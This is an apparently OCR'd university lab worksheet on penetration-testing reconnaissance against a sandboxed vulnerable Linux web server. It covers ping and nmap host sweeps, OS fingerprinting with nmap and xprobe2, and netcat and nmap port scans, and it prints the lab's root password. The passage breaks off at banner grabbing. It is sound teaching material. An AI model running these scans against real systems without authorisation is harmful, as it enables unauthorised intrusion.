
Lab 10: Security Testing – Linux Server

10.1 Details

Aim: Security Assessment and Penetration of a Linux Web Server, using the BackTrack5 Linux Security distribution and some of its security assessment tools.

10.2 Activities – Security Assessment

For this lab we will use a virtualised Penetration Testing Lab environment running on our VMWare vSphere virtualisation cloud. VMWare vCenter server provides a management portal to the virtual infrastructure, and can be accessed via a web browser at **https://vc2003.napier.ac.uk/** The architecture of the lab is shown below.




The lab consists of a security testing VM **BACKTRACK**, running the BackTrack5 penetration testing Linux distribution. The Target of Evaluation (ToE) **TARGET** machine will be a Web Server running an Operating Systems (OS) and network applications with several vulnerabilities, and is located somewhere in the range **10.200.0.0** to **10.200.0.10**.

2.1.1 Log in to vCenter and Run Lab VMs


Open Internet Explorer, and connect to the virtualisation IAAS cloud at:

The **VMWare vCenter** management server is at:
https://vc2003.napier.ac.uk/

Login to your Security Testing platform as the user **root**, with the password **napier_toor**, and use the **startx** command to run the X-Windows GUI**.** You should now have the BAKTRACK VM GUI running, as shown below.



From BACKTRACK, open a Terminal window (Applications>Accessories>Terminal), and use the **`dhclient`** command to get an ip address, then the **`ifconfig`** command to find details of the network interfaces, as shown below. You should be connected to the virtual target LAN network via an Ethernet interface.



Questions


Q. Which BACKTRACK VM interface is connected to the target LAN network?

Q. What is the IP Address of the interface?

2.1.2 Target Discovery

The first step is to find Target machines on the target network. At this stage the identity of the systems (routers, PCs, Servers) or what services they are running are not being sought, but only how many target systems are live, and what are their IP Addresses. These will then be enumerated later.

A **Host Sweep** is a simple method of finding target systems., as illustrated below.



Ping Sweep

From **BACKTRACK** ping the **TARGET** server IP Address range 10.200.0-5 to check if any machines are up.

```
ping 10.200.0.TARGET
```

Questions

Q. Do any machines respond to the ICMP packets?

Nmap

From **BACKTRACK** perform a host sweep using nmap, of IP Addresses between 0-20, to check the which machines are up.


nmap –sP *host_range*

Questions

Q. How many machines are up in this range?

Q. What are some of their IP addresses?


The results should look similar to the following:



Genlist

The **genlist** tool automates the use of ICMP and ARP packets to produce a list of hosts on a network.

To start **`genlist`** and display its options, select **BackTrack>Information Gathering>Network Analysis>Identify Live Hosts>genlist,** or open a Terminal Window and type the **`genlist`** command.



To find live machines on the LAN, (which respond to ICMP probes) use a command similar to the following:

```
genlist -s 10.200.0.0-20
```


Questions

Q. Which targets responded to the **genlist** tool?

The output should look similar to the following:

2.1.3 Operating System (OS) Fingerprinting

After discovering live target systems, we want to identify which machines are running which OS's, as illustrated below.



Nmap can be used to fingerprint the OS of target machines. It performs active OS fingerprinting by sending packets to the target system. Nmap has a flag `-O` which can be used to enable OS detection.

From BACKTRACK perform an OS Scan on the possible target machines using a command such as the following.

```
nmap –O <TARGET_IP>
```

Questions

Q: Does nmap return exact match for the OS fingerprint, for the targets?
YES/NO


Q: Which OSs does nmap report?

Q: Which machine is a Windows server?

Q: Which machine is a Linuix server we are interested in?

Nmap sends a combination of packets to various ports on the target system, and the response packets of the OS are like a fingerprint. Depending on the ports open on the host, the results can vary from very accurate, to a broad range of possible OSs.

OS Scan results for the Linux Server should be similar to the following:



Xprobe2

Xprobe2 is another active OS fingerprinting tool.

To start **xprobe2** and display its options, select **BackTrack>Information Gathering>Network Analysis>OS Fingerprinting>Xprobe2,** or open a Terminal Window and find the script, cd to its directory, and display the help with:

```
locate xprobe2
cd <xprobe2 dir>
./xprobe2
```

Note: Xprobe2 may not operate correctly without an internet connection (if your lab environment is sandboxed).

```
root@bt:~# xprobe2 10.200.0.8

Xprobe-ng v.2.1 Copyright (c) 2002-2009 fyodor@o0o.nu, ofir@sys-security.com, me
der@o0o.nu

[+] Target is 10.200.0.8
[+] Loading modules.
[+] Following modules are loaded:
[x]  ping:icmp_ping  -  ICMP echo discovery module
[x]  ping:tcp_ping  -  TCP-based ping discovery module
[x]  ping:udp_ping  -  UDP-based ping discovery module
[x]  infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x]  infogather:portscan  -  TCP and UDP PortScanner
[x]  fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x]  fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x]  fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x]  fingerprint:icmp_info  -  ICMP Information request fingerprinting module
[x]  fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting modu
```


Questions

Q. Does xprobe2 return a match for the OS fingerprint?

YES/NO


Q. Which OS does it report?

Using the output from the tools, complete the IP Addressing for the machines we are interested in on the network, on the diagram in below:



2.1.4 Target Enumeration - Open Ports on Target Hosts


With a list of target systems, the next stage is to identify services running on the systems. Once target systems have been found, **Port Scans** can be performed on each system, via the IP Address. A port scan gives information on services running on the machine.



TCP Port Scanning

Most interesting services from a Penetration Testing point of view, are based on the TCP connection oriented protocol. TCP Scanning is performed by setting the TCP flags in scan packets, and analysing the responding packets.

This is based on the 3-way TCP handshake, which is done before data is sent between 2 ports (the client port and the server port). The TCP RFC defines if a SYN packet is sent by the client to an open server port, an SYN-ACK should be sent back from the server to confirm the port is open, otherwise a RST packet is returned. The client then sends an ACK and data can be transferred. Tools can manipulate flags to elicit responses showing open ports (services).




For a definitive list of TCP/UDP server ports:
http://www.iana.org/assignments/port-numbers

Netcat

Netcat is a mulit-purpose tool which can read and write just about any TCP or UDP traffic using the TCP/IP protocol suite. It is a "Swiss Army Knife" type utility, and is rather basic in syntax, but very powerful. It can be used for transferring files, port listening, banner grabbing, port scanning, and even to set up a backdoor.

From **BACKTRACK** use a command such as the following to review the **Netcat** flags and arguments available.


```
nc -h
```



For more information on **netcat**, on overview and links can be found at:
http://en.wikipedia.org/wiki/Netcat

Now from **BACKTRACK** use Netcat to port scan for open ports on the **TARGET machine**, using a command such as the following. The –z and –w are used to speed up the scan.

```
nc -vv -z -w2 <TARGET_IPADDRESS> 20-150
```



This port scans ports from 20-150 on the target machine. As you can see several services are open in this range.

Questions

Q. Using Netcat, list the services which are open in the range 20-150?

Port Number	Protocol	Description

Q. Using Netcat, how many services are open in the range 1-1024?


Q. Using Netcat, how many services are open in total? (don't specify the port range)

(this can be left running in a terminal window)

Nmap

The **Nmap** tool is seen as the premium scanning tool, and is better suited than Netcat to perform a range of scans.

Nmap is probably the most comprehensive port scanning tool available. The configuration files are located in **/usr/local/share/nmap**:



TCP Connect Scan

Now from BACKTRACK, use the following to perform a Full Connect Scan to the **TARGET machine**. This type of scan completes the 3-way handshake. This will scan the target, for all ports defined in the **nmap-services** file.


```
nmap –sT <TARGET_IPADDRESS>
```

Questions

Q. How many ports are open on the TARGET Machine?

Q. Details some of the well know services?

Results should be similar to the following:



2.1.5 Target Enumeration - Fingerprinting Services


Application/Service Fingerprinting or **Banner Grabbing** covers techniques to enumerate Services running on a target host. An attacker would be specifically looking for versions of Services, which may have exploitable vulnerabilities.

